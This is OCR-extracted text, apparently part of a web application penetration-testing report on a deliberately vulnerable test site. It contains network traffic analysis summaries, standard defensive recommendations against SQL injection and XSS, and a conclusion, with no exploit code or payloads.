
4. *Visualization*: Results were visualized using appropriate charts and graphs to facilitate understanding and interpretation.


1 Source IP Address Analysis:


- The analysis revealed the distribution of traffic across different IP addresses.

- The top sources and destinations of traffic were identified, highlighting potential points of interest or concern.

- Anomalies or unusual patterns in IP address activity were flagged for further investigation.









2 Protocol Analysis:

- Traffic was categorized based on the protocols used, such as TCP, UDP, ICMP, etc.

- The distribution of protocols provided insights into the types of services or applications communicating over the network.

- Protocol usage trends were analyzed to identify any deviations from expected patterns.





6. Recommendations:

Based on the findings of the penetration testing exercise, several recommendations are proposed to enhance the security posture of the target website:

- Implement robust input validation mechanisms to sanitize user-supplied input and prevent SQL injection attacks.

- Adopt parameterized queries or stored procedures to mitigate the risk of SQL injection vulnerabilities.

- Employ output encoding techniques to sanitize user-generated content and mitigate XSS vulnerabilities.

- Implement Content Security Policy (CSP) headers to restrict the execution of untrusted scripts and mitigate the impact of XSS attacks.

- Regularly update and patch the web application and underlying systems to address known vulnerabilities and security flaws.

- Conduct periodic security assessments and penetration tests to identify and remediate emerging threats and vulnerabilities.

7. Conclusion:

In conclusion, the web application penetration testing conducted on the target website http://testphp.vulnweb.com/login.php yielded valuable insights into the security posture of the application. The identification and exploitation of SQL

injection and XSS vulnerabilities underscore the importance of proactive security measures in safeguarding web applications against malicious exploitation. By addressing the recommendations outlined in this report and adopting a comprehensive approach to web application security, organizations can mitigate the risks posed by SQL injection, XSS, and other common web vulnerabilities.